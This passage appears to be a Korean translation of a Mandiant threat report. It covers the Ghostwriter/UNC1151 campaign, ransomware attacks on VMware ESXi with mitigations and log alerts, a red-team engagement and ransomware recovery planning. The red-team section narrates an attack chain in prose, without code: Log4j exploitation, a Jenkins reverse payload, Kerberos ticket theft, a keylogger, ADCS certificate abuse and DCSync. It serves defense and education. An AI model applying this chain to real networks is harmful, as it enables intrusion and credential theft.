에스토니아는 분명히 벨라루스와 국경이 맞닿아 있지 않지만, 발트 3국이자 NATO 회원이며 NATO 동쪽 측면에 위치하고 있어 NATO의 안보 태세라는 측면에서 우려의 요소이기도 합니다.

추가 연합 및 비 연합

Mandiant는 2017년부터 UNC1151을 추적해 왔으며 APT28, APT29, Turla, Sandworm, TEMP.Armageddon 등 추적하고 있는 다른 러시아 그룹과 중복되는 부분이 없음을 관찰했습니다. UNC1151 또는 Ghostwriter 활동에 대한 러시아의 지원 또는 개입을 배제할 수는 없지만, UNC1151에서 사용되는 TTP는 고유합니다.

논란이 되고 있는 벨라루스의 2020년 8월 선거 이후 Ghostwriter의 활동은 민스크의 이익과 더욱 분명하게 연관되고 있습니다. 홍보되는 내러티브는 리투아니아와 폴란드 여당 내의 부패 또는 스캔들을 제기하고 폴란드-리투아니아 관계에서 긴장을 조성하고, 벨라루스 야당의 신임을 떨어뜨리는 데 초점이 맞춰져 있습니다.

다각적 갈취 및 랜섬웨어에 집중

금전적 이익을 노리는 공격자들, 점점 더 가상화 인프라를 표적으로 삼아

2021년 Mandiant는 새로운 전술, 기술 및 절차(TTP)를 사용하여 비즈니스 환경 전반에 랜섬웨어를 빠르고 효율적으로 배포하는 랜섬웨어 공격자들을 관찰했습니다. 기업 환경에서 가상화 인프라를 널리 사용함에 따라, 가상화 인프라가 랜섬웨어 공격자들의 주요 공격 표적이 되고 있습니다. 랜섬웨어 공격자들은 가상화 플랫폼에 액세스함으로써 각 시스템 내에 직접 로그인하거나 인크립터를 배포하지 않고도 많은 가상 시스템을 빠르게 암호화할 수 있습니다. 2021년 내내 Mandiant는 VMWare vSphere 및 ESXi 플랫폼이 Hive, Conti, Blackcat 및 DarkSide와 관련된 여러 공격자들의 표적이 되는 것을 관찰했습니다. 몇 가지 보호 전략을 시행하여 리스크를 완화할 수 있습니다.

관찰된 공격자 TTP

일반적인 랜섬웨어 이벤트 동안 초기 액세스가 확보된 후 공격자들은 랜섬웨어를 배포할 방법을 찾기 위해 표적 기업 내에서 정찰을 하는 데 시간을 보냅니다. 공격자들은 많은 기업에서 vCenter Server를 사용하여 가상화 인프라를 관리하고, vCenter Server를 액티브 디렉터리에 직접 연결하여 플랫폼을 Microsoft Active Directory 도메인과 통합한다는 사실을 알게 됩니다. 랜섬웨어 공격자들은 이러한 통합에 중점을 두어 vCenter Server 로그인 액세스 권한을 제공할 수 있는 특정 액티브 디렉터리 사용자와 그룹을 식별합니다.

기업이 vCenter Server를 활용하고 있다는 정보를 바탕으로 공격자들은 침해된 크리덴셜을 사용하여 vCenter Server에 로그인하고, 해당 환경에서 사용되는 모든 ESXi 호스트를 탐색합니다. ESXi 서버는 많은 공격자들에게 고약한 표적입니다. 직접 로그인하여 랜섬웨어를 배포해야 하기 때문에, 서버에서 실행되는 모든 가상화된 호스트의 가용성에 영향을 미칩니다. Mandiant는 공격자들이 ESXi 셸에 집중하여 SSH(TCP/22)를 통해 ESXi 서버에 대해 직접 액세스할 수 있게 하여 ESXi 호스트 액세스를 계속 사용할 수 있도록 하는 것을 관찰했습니다. 또한 공격자들은 표적 기업이 그들의 인프라를 쉽게 제어할 수 없도록 하기 위해 종종 ESXi 서버에서 사용할 새 (로컬) 계정을 생성하고, 기존 ESXi 루트 계정의 암호를 변경했습니다.

ESXi 서버에 성공적으로 액세스를 한 후, 공격자들은 SSH 액세스를 사용하여 인크립터(바이너리)와 필요한 셸 스크립트를 업로드했습니다. 공격자들은 셸 스크립트를 사용하여 ESXi 데이터스토어에서 가상 시스템이 있는 위치를 탐색하고, 실행 중인 가상 시스템을 강제로 중지하고, 선택적으로 스냅샷을 삭제한 다음 데이터스토어를 통해 반복하여 모든 가상 시스템 디스크와 구성 파일을 암호화했습니다.

권장 완화 조치

기업에서 가상화할 수 있는 중요 워크로드, 애플리케이션 및 서비스의 수 때문에 가상화 플랫폼과 관리 인터페이스에 대한 액세스 모두 적절하게 보호하는 것이 중요합니다. 효과적인 보호 전략에서는 랜섬웨어 공격자들이 가상화 인프라에 직접 영향을 미칠 위험을 완화하기 위해 여러 단계의 제어 조치를 사용합니다.

효과적인 보호 전략에서는 랜섬웨어 공격자들이 가상화 인프라에 직접 영향을 미칠 위험을 완화하기 위해 여러 단계의 제어 조치를 사용합니다.

매우 효과적인 완화 방법으로 ESXi 및 vCenter Server의 모든 관리를 분리된 네트워크 또는 VLAN에 배치하여 적절한 네트워크 세그멘테이션을 구현하는 것이 있습니다. ESXi 호스트에서 네트워킹을 구성할 때는 분리된 관리 네트워크에서만 VMkernel 네트워크 어댑터를 활성화합니다. VMkernel 네트워크 어댑터는 ESXi 호스트에 대한 네트워크 연결을 제공하고, vSphere vMotion, vSAN 및 vSphere 복제와 같은 기능에 필요한 시스템 트래픽을 처리합니다. 가상화 인프라에서 사용할 vSANs 및 백업 시스템과 같은 모든 종속 기술을 이 분리된 네트워크에서 사용할 수 있는지 확인합니다. 가능한 경우 이 분리된 네트워크에 독점적으로 연결된 전용 시스템을 사용하여 가상화 인프라의 모든 관리 작업을 수행합니다.

ESXi 호스트의 서비스와 관리를 추가로 제한하려면 잠금 모드를 사용합니다. 잠금 모드를 사용하면 vCenter Server를 통해서만 ESXi 호스트에 액세스할 수 있고, 일부 서비스를 비활성화하고, 일부 서비스를 특정한 정의된 사용자로만 제한할 수 있습니다. 분리된 네트워크의 관리 시스템과 연관된 특정 IP 주소 또는 서브넷의 관리 액세스만 제한하도록 내장 ESXi 호스트 방화벽을 구성합니다. 또한 ESXi 호스트 방화벽은 각 서비스의 포트를 닫거나 특정 IP 주소의 트래픽을 제한할 수도 있습니다. VIB(vSphere 설치 가능 번들)에 대한 적절한 위험 허용 수준을 결정하고, ESXi 호스트에 대한 보안 프로필에 허용 수준을 적용합니다. 이는 호스트의 무결성을 보호하고, 서명되지 않은 VIB를 설치할 수 없도록 합니다.

액티브 디렉터리에서 ESXi 및 vCenter Server를 분리하고 vCenter Single Sign-On을 사용하는 것을 고려하십시오. 액티브 디렉터리에서 ESXi 및 vCenter를 제거하면 가상화 인프라에 직접 인증하기 위해 침해된 액티브 디렉터리 계정을 사용할 수 없게 됩니다. 관리자가 별도의 전용 계정을 사용하여 가상화 인프라를 관리하고 액세스하도록 합니다. vCenter Server 인스턴스에 대한 모든 관리 액세스에 다중 인증(MFA)을 적용하고, 모든 관리 크리덴셜을 PAM(권한 있는 액세스 관리) 시스템에 저장합니다.

비즈니스에 적합한 복구 시점 목표와 복구 시간 목표를 고려하여 강력한 가상 시스템 백업 전략을 구현합니다. 이러한 목표는 적절한 백업 정도와 백업 주기를 사용할 수 있고, 필요한 경우 신속하게 복구할 수 있도록 하기 위해 선택되어야 합니다. 백업 환경에 대한 무단 액세스를 방지하려면 백업 솔루션 내에 변경 불가능한 백업을 구현합니다.

ESXi 환경의 중앙 집중식 로그 기록은 잠재적인 악성 행동을 선제적으로 탐지하고 실제 침해 사고를 조사하는 데 있어 모두 중요합니다. 모든 ESXi 호스트와 vCenter Server 로그가 기업의 SIEM 솔루션으로 전달되는지 확인합니다. 이는 일반적인 관리 활동 이외의 보안 이벤트에 대한 가시성을 제공합니다. 여러 사례에서 중앙 집중식 로그 집계 솔루션에서 셸 로그를 사용할 수 있었기 때문에 Mandiant에서 기업이 ESXi 호스트에 대한 제어를 다시 확보할 수 있도록 도움을 줄 수 있었습니다.


기업은 다음과 같은 로그 기록 및 알림 권장 사항의 우선순위를 지정해야 합니다.

1. ESXi syslog 기능을 사용하여 중앙 집중식 로그 집계 업체에 메시지를 전달합니다.
2. 인증 로그(/var/log/auth.log), 셸 로그(/var/log/shell.log) 및 VMkernel 로그(/var/log/vmkernel.log)를 캡처합니다.
3. 다음과 같은 정확도가 높은 작업에 대한 알림을 구성합니다.
   - ESXi 셸의 활성화
   - ESXi 호스트에 새 로컬 계정 생성
   - 루트 계정을 포함한 ESXi 호스트의 로컬 계정 암호 변경
   - 다수의 가상 시스템이 빠르게 연달아 중지되고 스냅샷이 삭제되는 경우

레드팀
전체 백업 탈취

2021년 한 제조업체가 자사의 위협 탐지, 예방 및 대응 능력을 평가하는 레드팀 평가를 수행하기 위해 Mandiant와 계약했습니다. 최근 랜섬웨어 위협 활동 증가로 인해 잠재적인 암호화 이벤트에 대한 해당 기업의 우려가 높아졌습니다. Mandiant의 목표는 도메인 관리자 권한을 획득하고 중요한 백업 인프라를 침해하는 기능을 시연하는 것이었습니다. 레드팀 평가 중에 Mandiant 컨설턴트는 공격자들과 유사한 방법론을 사용합니다. 고객의 목표를 달성하기 위해 Mandiant는 취약한 서비스를 식별 및 악용하고, 권한을 상승하고, 격상된 보안 정책을 극복해야 했습니다.

레드팀 표적 공격 라이프사이클



초기 침해

Mandiant는 수년 동안 침해의 초기 수단으로 활용되는 스피어피싱과 익스플로잇 간의 변화를 관찰해 왔습니다. 인터넷에 연결된 인프라에 침해하는 데 성공한 공격자들은 이메일 기반 보안 시스템을 우회하여 환경에서 초기 거점을 확보할 수 있습니다. Mandiant 레드팀은 공격 기회를 제공할 잠재적인 구성 오류 또는 취약한 서비스를 식별하기 위해 공개 출처 정보(Open Source Intelligence, OSINT) 정찰 및 네트워크 열거 작업을 수행했습니다. 식별된 서비스 한 개에서 CVE-2021-44228에 취약한 Java 로깅 라이브러리 Apache Log4j의 구식 버전이 실행되고 있었습니다. 이러한 취약점은 공격자가 로그 메시지 또는 HTTP 헤더와 같은 로그 메시지 변수의 제어를 통해 인증되지 않은 원격 코드 실행을 할 수 있게 합니다. 레드팀은 이 취약점을 이용하여 사용자 에이전트 HTTP 헤더를 만들어 환경에서 초기 거점을 확보했습니다. log4j를 통해 기록될 때 이 헤더는 엔드포인트가 Mandiant의 제어 하에 LDAP 서버에서 개체를 검색 및 실행하도록 합니다.

시스템 내부 정찰 및 권한 상승

Mandiant 레드팀은 회사 네트워크에서 확보한 거점을 통해 내부 네트워크의 수동 정찰을 수행하고, 내부망 내 이동을 용이하게 하는 방법을 찾기 위해 리소스를 열거했습니다. 수동 정찰 중 공격자들은 중요한 정보가 포함되어 있을 수 있는 2차 또는 3차 시스템을 마이닝하여 고가치 표적에 대한 정보를 수집하는 경우가 많습니다. Git 포털, Confluence 및 SharePoint와 같은 일반적인 데이터 저장소는 종종 수동 정찰의 소스가 됩니다. 포트 스캐닝과 달리, 정보 리포지토리에서 중요한 데이터를 찾으면 환경에 관한 고품질 데이터를 제공하지만, 감지 기회는 종종 낮아집니다.

레드팀이 인증을 필요로 하지 않는 고객 환경 내에서 잘못 구성된 Confluence 인스턴스를 발견했고, 팀은 네트워크 리소스와 민감한 문서, 심지어 일반 텍스트 암호에 대한 정보를 수집할 수 있었습니다. 수동 정찰을 통해 수집된 데이터 분석을 통해 Jenkins 스크립트 콘솔에 대한 인증이 필요하지 않은 여러 개의 Jenkins 서버가 발견되었습니다. Jenkins 스크립트 콘솔에 대한 액세스는 공격자에게 임의의 Groovy 스크립트를 실행할 수 있는 능력을 제공합니다. 이를 통해 Jenkins를 호스팅하는 사용자 또는 서비스와 동일한 컨텍스트에서 임의의 시스템 커맨드를 실행할 수 있습니다. 레드팀은 Jenkins에서 커맨드를 실행할 수 있었지만, 네트워크 정책으로 인해 Jenkins 서버를 인터넷에 연결하는 것은 제한되었습니다. 네트워크 정책을 우회하기 위해 레드팀은 초기 침해 엔드포인트를 통해 유입되는 네트워크 트래픽을 Mandiant의 커맨드 및 제어 서버로 라우팅했습니다. Jenkins 서버에 업로드되고 Jenkins 스크립트 콘솔을 통해 실행되는 리버스 TCP 페이로드는 Mandiant에 SYSTEM 수준 권한을 제공했습니다.

백업 인프라에 대한 액세스를 확보하는 것은 공격자들이 표적 환경의 엔드포인트 전역에 랜섬웨어를 배포하기 위한 일반적인 사전 단계입니다.

Kerberos 티켓 도용

Mandiant 레드팀은 Jenkins 서버를 통해 이용 가능한 관리자 수준의 권한으로, 메모리에 저장된 크리덴셜을 획득하는 데 필요한 권한을 가지고 있었습니다. 그 다음 크리덴셜을 사용하여 고객 환경 내에서 이동하여 중요 백업 인프라에 가깝게 이동할 수 있었습니다. 레드팀은 Jenkins 서버에서 호스트 기반 정찰을 수행하여 최근 로그인한 사용자와 이러한 사용자가 액세스한 시스템을 열거했습니다. 여러 시스템 관리자가 Jenkins 서버에 원격으로 로그인했지만, 이러한 계정은 암호 볼트 시스템을 통해 관리되었습니다. 이 암호 볼트 시스템은 일일 암호 순환을 통해 길고 복잡한 암호를 생성하므로, 취약하고 재사용이 가능한 암호가 유포되는 것을 줄일 수 있습니다. 따라서 인메모리 NTLM 암호 해시의 복구와 크래킹이 불가능합니다. 대신 레드팀은 메모리에 저장되어 있으며, CyberArk의 일일 암호 순환에 관계없이 일주일간 갱신될 수 있는 Kerberos TGT(티켓 부여 티켓)를 표적으로 삼았습니다. Jenkins 엔드포인트에서 실행되는 LSA(로컬 보안 인증 서버)에 대한 연결을 설정함으로써 레드팀은 시스템 관리자의 Kerberos 티켓을 추출하고 일주일 동안 이를 자동 갱신할 수 있었습니다.

내부망 내 이동

랜섬웨어 운영자들은 일반적으로 암호화된 환경을 추가로 제어하기 위해 백업 인프라를 표적으로 삼습니다. 백업 인프라에 대한 액세스를 확보하는 것은 공격자들이 표적 환경의 엔드포인트 전역에 랜섬웨어를 배포하기 위한 일반적인 사전 단계입니다. 완성도 높은 보안 프로그램은 종종 백업 인프라와 같은 중요한 서버를 점프 호스트에서만 액세스할 수 있는 안전한 네트워크로 세그멘테이션하여 보호합니다. 권한 상승 및 내부망 내 이동을 통해 고객 환경에 광범위하게 액세스할 수 있는 레드팀은 고객의 세그먼트화된 백업 네트워크에 액세스할 수 있는 점프 호스트를 식별하기 위해 액티브 디렉터리 환경을 철저히 분석했습니다.

그 다음 레드팀은 시스템 관리자의 Kerberos TGT를 사용하여 점프 호스트에서 WMI(Windows 관리 도구)를 쿼리했습니다. 최근에 로그인한 사용자와 점프 호스트에서 실행 중인 프로세스를 열거하여 Mandiant는 고객이 레드팀의 작업을 어떻게 탐지할지 이해할 수 있었습니다. 자신들의 행동이 은밀하게 유지된다는 것을 확신한 레드팀은 SMB를 통해 TCP 페이로드를 업로드하고 WinRM(Windows 원격 관리)을 사용하여 이를 실행하여 점프 호스트로 이동했습니다. 점프 호스트가 손상되면 레드팀은 점프 호스트에서 활성 사용자를 식별하고, 키로거를 배포하여 백업 관리자의 일반 텍스트 크리덴셜을 캡처했습니다. 이틀 동안 레드팀은 고객의 안전한 백업 인프라에 대한 액세스를 제공하는 여러 일반 텍스트 크리덴셜 세트를 확보하여 엔드포인트에 대한 액세스, 삭제 또는 수정 기능을 보여주었습니다.

Red Forest 구현[15]

도메인 침해 가능성을 줄이기 위해 설계된 액티브 디렉터리 보안 아키텍처입니다.

ADCS(액티브 디렉터리 인증서 서비스) 남용을 통한 도메인 관리자 획득

보안 백업 인프라에 대한 액세스 권한을 성공적으로 얻은 후 Mandiant 레드팀은 최종 목표인 도메인 관리자 권한 확보에 집중했습니다. 고객의 환경은 Red Forest라고도 하는 Microsoft의 ESAE(향상된 보안 관리 환경) 패러다임에 따라 설계되었습니다.

Red Forest Active Directory 아키텍처는 액티브 디렉터리 개체를 계층화하여 공격자에게 도메인 관리자 권한 경로에 많은 장애물을 제시합니다. 이러한 제한을 극복하기 위해 레드팀은 먼저 고객의 액티브 디렉터리에 ADCS(액티브 디렉터리 인증서 서비스)와 관련된 인증서 템플릿 관련 정보를 나열합니다. 레드팀은 반환된 템플릿 중 백업 관리자가 직접 등록할 수 있는 취약한 ADCS 템플릿을 확인했습니다. 이 인증서 템플릿에는 백업 관리자가 도메인 관리자 계정과 같은 높은 권한의 계정으로 가장하는 데 남용될 수 있는 허용 가능한 구성의 조합이 있었습니다. 이 템플릿을 통해 백업 관리자는 인증서에 대해 SAN(주체 대체 이름)을 지정할 수 있었지만, 등록에는 관리자의 승인이 필요하지 않았으며, 인증서는 도메인 인증에 사용할 수 있습니다.

이 공격 경로를 시연하기 위해 레드팀 백업 관리자의 계정을 사용하여 SAN에 대해 지정된 도메인 관리자 사용자로 인증서를 요청했습니다. 레드팀은 ADCS 서버에서 반환한 인증서를 사용하여 네트워크 리소스에 액세스하기 위해 도메인 관리자 계정에 대한 Kerberos TGT 티켓을 요청했습니다. 그 다음 Mandiant 레드팀은 액티브 디렉터리 환경에서 도메인 관리자의 NTLM 암호 해시와 보안 도메인 관리자 권한을 획득하기 위해 DCSync 공격을 수행했습니다.

결과


Mandiant 레드팀은 고객의 강력한 암호 정책, Red Forest 아키텍처, 네트워크 세그멘테이션에도 불구하고 도메인 관리자 권한을 획득하고 안전한 보안 인프라에 미치는 영향을 시연할 수 있었습니다. Mandiant는 여러 정책들이 시행되고 있음에도 불구하고 성공을 향한 대안 경로를 식별하여 특정 목표를 모두 달성했습니다. 또한 수년 간의 경험을 적용하여 취약점을 증명하고 고객이 보안 격차를 해소할 수 있도록 실행 가능한 권장 사항을 제공했습니다.

랜섬웨어의 확산으로 인해 기업은 랜섬웨어 운영자가 목표를 달성하는 방법을 평가하는 것뿐만 아니라 증명하고 관찰해야 합니다. 기업들은 더 나은 방어를 구축하고, 모범 사례에 맞춰 정책을 조율하고, 운영에 대해 보안 우선 관점을 적용하기 위해 노력해 왔습니다. 하지만 동기가 확실하고 민첩한 공격자가 적극적으로 테스트를 실시할 때까지는 보호 조치는 기껏해야 가설에 불과합니다.

15. Microsoft (2021년). ESAE Retirement(ESAE 폐기)

랜섬웨어 복구 작업에 대한 관찰

2021년 내내 랜섬웨어 이벤트가 지속적으로 급증하면서 기업은 기술 방어 조치를 조율하고 침해 사고 대응 계획, 재해 복구 프로세스, 인력 배치 및 복구 시퀀싱의 우선순위를 정하는 것 이상의 작업을 수행해야 합니다. Mandiant 컨설턴트는 복구 작업을 계획하고 실행하는 데 도움을 주기 위해 랜섬웨어 이벤트를 겪고 있는 기업과 파트너십을 맺었습니다. 이 프로세스에서 Mandiant는 복구 작업에 도움이 되거나 방해가 되는 공통적인 주제를 확인했습니다.



복구 프로세스 중 고려 사항

랜섬웨어 운영자들이 보다 교묘해지고, 안티포렌식 기술을 포함한 방법론을 개발함에 따라 침해 식별과 포괄적인 타임라인 전달 사이의 시간은 비례적으로 확장됩니다

모든 랜섬웨어 복구 이벤트의 목표는 안전하게 복구하고, 환경을 강화하고, 궁극적으로 안전하고 안심하고 신뢰할 수 있는 비즈니스 운영을 재구축하는 것입니다. 랜섬웨어 공격자 제거는 복구를 위한 필수적인 단계이지만, 유사한 공격을 방지하기 위한 중요 제어 조치가 시행되지 않으면 충분하지 않습니다. 표적 환경에 재침해를 시도하는 것은 지능형 지속 공격(APT) 그룹과 랜섬웨어 운영자 모두에게 일반적인 전략입니다. 그러나 랜섬웨어의 금전적인 이득은 재침해 가능성을 높일 수 있습니다.

복구 시간을 최대한 단축하기 위해 매우 중요한 실용적인 복구 작업은 다른 잠재적 공격 경로에 대한 평가로 보완해야 합니다. 예를 들어, 공격자가 단일 요소 VPN을 사용하여 환경에 대한 원격 액세스 권한을 얻은 경우, 모든 외부 연결 방법과 인증 요구 사항에 대한 인벤토리가 완료되어야 합니다. 조사 결과를 통해 복구 계획을 알게 되면 환경의 재평가는 자연스러운 프로세스가 됩니다.

랜섬웨어의 선천적인 파괴적 특성으로 인해 조사 결과에 대한 신뢰를 얻는 데 필요한 아티팩트를 사용할 수 없기 때문에 이러한 특성은 종종 조사팀에게 장애물이 됩니다. 랜섬웨어 운영자들이 보다 교묘해지고, 안티포렌식 기술을 포함한 방법론을 개발함에 따라 침해 식별과 포괄적인 타임라인 전달 사이의 시간은 비례적으로 확장됩니다. 환경 내의 공격자 활동을 완전히 파악하는 작업이 지연되면 완전한 복구 프로세스를 계획하는 데 영향을 줍니다. 이러한 지연이 증가함에 따라 비즈니스 운영을 복구해야 한다는 압박감도 증가할 수 있습니다.


랜섬웨어 운영자는 기업의 비즈니스 운영을 중단하게 함으로써 수익을 창출할 수 있습니다. 랜섬웨어 운영자는 비즈니스 운영의 중단으로 발생하는 비용이 갈취 비용보다 클 경우, 표적 기업에 계속 영향력을 행사할 수 있다는 사실을 알고 있습니다. 비즈니스를 운영하기 위해 시스템을 신속하게 복구하고 복원하고자 시도하면 추가적인 위험이 발생할 수 있습니다. 특히 시스템과 애플리케이션이 이미 공격자 백도어 및 멀웨어가 존재하는 상태로 복원되는 경우 더욱 그렇습니다. 재감염 또는 후속 암호화 이벤트는 궁극적으로 수익과 비즈니스 운영에 장기적인 영향을 미칩니다.

대응 조직

팀 리더

랜섬웨어 이벤트를 방어하고 복구할 수 있었던 기업은 중요한 프로세스에 대해 성공적으로 내부 팀 리더를 설정했습니다. 이러한 팀 리더들은 전반적인 대응의 일부로 조사, 복구 및 문제 해결 작업 흐름을 뒷받침하기 위해 리소스를 조직하고 조율하는 책임을 맡았습니다. 리더는 모든 팀원에게 우선순위를 명확하게 설명하고, 에스컬레이션 채널을 설정하고, 의사 결정 프로세스를 위해 시간에 민감한 정보를 조율할 수 있었습니다.

Mandiant 침해 사고 대응 팀은 이러한 리더들과 긴밀하게 협력하여 침해 사고 범위를 평가하고, 초기 대응 조치를 배포하여 환경을 다시 제어하고, 필요에 따라 환경 전반에 엔드포인트 포렌식 툴을 배포합니다. 그 다음 보안 사건 대응 팀은 다른 작업 흐름에 정보를 제공하는 인텔리전스를 제공할 수 있습니다.



커뮤니케이션


작업 흐름은 분석력과 수용성 모두에서 증가하기 때문에 효과적인 통신 관리는 성공적인 복구를 위한 중요한 프로세스입니다. 잘 정의된 에스컬레이션 채널을 통해 안전한 통신 수단을 유지하면 지정된 리더들이 관리를 하고 필요한 경우 위임할 수 있습니다.

대역 외 통신 채널

공격자가 이메일 또는 그룹 통신 소프트웨어에 대한 액세스 권한을 가지는 것으로 의심되는 경우, 기업은 안전한 통신을 위해 대역 외 채널을 설정해야 합니다. 클라우드 협업 제공자와 함께 작업하는 것이 일반적으로 안전하고 쉽게 액세스할 수 있는 플랫폼을 구축하는 가장 빠른 방법입니다.

에스컬레이션 채널

사이버 이벤트를 조사하고 데이터 및 애플리케이션의 복구와 재구성 우선순위를 지정할 때 종종 정상적인 에스컬레이션 경로와 채널은 너무 느려 효과적이지 않습니다. 기업은 선제적으로 에스컬레이션 매개 변수 및 채널을 설정하여 시기적절하게 조직된 의사 결정을 할 수 있도록, 적절한 리더 및 경영진 이해관계자에게 정보를 효율적으로 전달할 수 있도록 해야 합니다.



서지 지원

랜섬웨어의 공격이 성공한 후 운영 복구 목표를 달성하려면 추가 인력 및 지원이 필요한 경우가 많습니다. 기업은 서지 지원이 필요한 경우 지원을 제공할 수 있는 외부 벤더 및 파트너와의 관계를 선제적으로 검토하고 조정해야 합니다. 기업이 인프라, 애플리케이션 및 데이터의 가용성에 영향을 미치는 대규모 이벤트에 직면했을 때 이미 운영 환경을 파악하고 있는 벤더와 파트너를 조율해 놓았다면 성공 요인이 될 수 있습니다.

차질 사항 탐색

모든 사고 복구 작업은 계획했거나 이전에 전달한 복구 일정에 지장을 줄 수 있는 차질을 겪을 수 있습니다.

복구 작업 및 제안된 완화 제어 조치는 지연 또는 이전 서비스 상태로 돌아가는 결과를 초래할 수 있습니다. 대체 옵션을 개발할 수 있지만, 일반적으로 상당한 위험이 수반되기 때문에 첫 번째 조치로 간주되지 않았습니다. 리스크 커뮤니케이션은 가능한 시간 절약, 서비스 가용성 증가 또는 기타 운영상의 이점과 비교 검토해봐야 합니다.

신속한 현장 평가

랜섬웨어 사건 후 조사 및 복구 작업을 조율하기 위해서는 초기 평가와 인벤토리가 매우 중요합니다.

IT 환경에 대한 현재 상태 정보

현재 환경 및 자산에 대한 초기 평가를 통해 대응 작업 시 계획과 우선순위 지정을 가속화합니다. 운영 상태, 사이트 간 연결 및 원격 액세스 방법은 각 개별 환경에서 알고 있어야 할 중요한 정보에 대한 몇 가지 예입니다.

위임


기업의 규모, 영향을 받는 환경의 수, 사용 가능한 인력에 따라 분류를 위한 초기 인벤토리를 완성하는 데 시간이 걸릴 수 있습니다. 지역별 또는 환경별 복구 리더가 필요하다고 생각되는 경우, 작업 우선순위, 보고 및 복구 요구를 추진할 수 있는 한 명의 복구 리더에게 보고해야 합니다.

복구의 파도

기업은 멀티웨이브의 접근 방식을 사용하여 복잡한 시스템의 계층 구조를 요약하고, 다중팀 복구 작업을 개선할 수 있습니다. 기술 리소스의 가용성에 따라 기업은 '파도 분류'를 사용하여 팀이 보다 자율적으로 작업할 수 있게 할 수 있습니다.

기업 리더는 최신 정보를 사용하여 운영 연속성을 재확립하는 데 필요한 중요 시스템을 식별해야 합니다. 필수 애플리케이션의 예로는 IAM(ID 및 인증) 서비스, 도메인 이름 분석 서비스 및 엔드포인트와 원격 액세스 플랫폼의 보안 및 검증에 사용하는 중앙 집중식 애플리케이션 등이 있습니다. 이러한 중요 시스템 및 서비스는 복원 작업의 첫 번째 파도에 포함되어야 합니다. 첫 번째 파도는 다음 복구 파도를 위해 최소한 실행 가능한 인프라를 구축해야 합니다. 이 모델은 비즈니스 우선순위에 따라 복구를 구성하기 위해 여러 번 사용할 수 있습니다.

복구



중요 단계


Mandiant는 영향을 받는 인프라에 직접 연결되지 않는 격리된 네트워크 세그먼트에서 시스템 및 애플리케이션의 복구 및 검증을 수행할 것을 기업에 권장합니다. 이러한 접근 방식은 공격자가 복원된 시스템을 다시 침해하거나 암호화하거나 액세스할 때와 관련된 잠재적인 위험을 줄입니다. 복구 및 재구성 작업 흐름에는 상당한 시간과 노력이 필요합니다. 새롭게 재구성된 인프라가 다시 침해되면 대규모 재정 및 비즈니스를 중심으로 영향을 미칠 수 있는 차질을 초래할 수 있습니다.

랜섬웨어 공격에 대한 비즈니스 서비스 복구에는 시스템 전원을 켜거나 백업에서 시스템 또는 데이터를 복원하는 일이 포함될 수 있습니다. 두 활동 모두 신뢰할 수 없습니다. 백업 또는 종료 시 시스템의 상태를 알 수 없기 때문에 이러한 시스템을 포함하는 복구 작업을 종합 조사 전에 수행할 경우 상당한 리스크가 될 수 있습니다. 조사 및 복구 노력의 일환으로 Mandiant는 신뢰할 수 없는 시스템으로부터의 즉각적인 위험을 완화하는 데 도움을 줍니다.

재구축 또는 백업에서 복구 선택

랜섬웨어 복구 중 백업에서 복구를 할지 시스템을 재구축할지를 흔하게 고민하게 됩니다. 두 프로세스 중 하나에서 발생하는 위험을 평가하려면 일련의 검증 단계를 거쳐 적절한 대응을 결정해야 합니다.

가장 초기에 발생한 침해 날짜가 확인되지 않은 경우 백업 미디어에서 복구하면 모르는 사이에 공격자가 환경에 다시 들어오게 할 위험이 추가로 발생할 수 있습니다. 복원된 시스템에 랜섬웨어 인크립터 또는 백도어 같은 공격자 툴이 포함될 수 있습니다. 세그먼트화된 네트워크와 같은 보완 제어 조치와 복구 프로세스와 페어링하면 복구 신뢰성을 높이고 엔드포인트를 평가할 충분한 시간을 확보할 수 있습니다.



네트워크 연결성

이상적으로 새로 구축된 인프라에서 네트워크 연결을 다시 설정하는 작업은 조사가 완료되고 침해 방지 및 근절과 관련된 모든 전술적 강화 목표가 완료될 때까지 실행해서는 안 됩니다. 타임라인이 운영상의 요구 사항과 충돌할 경우 복구 위험을 완화하기 위해 보안 제어 조치를 시행할 수 있습니다.

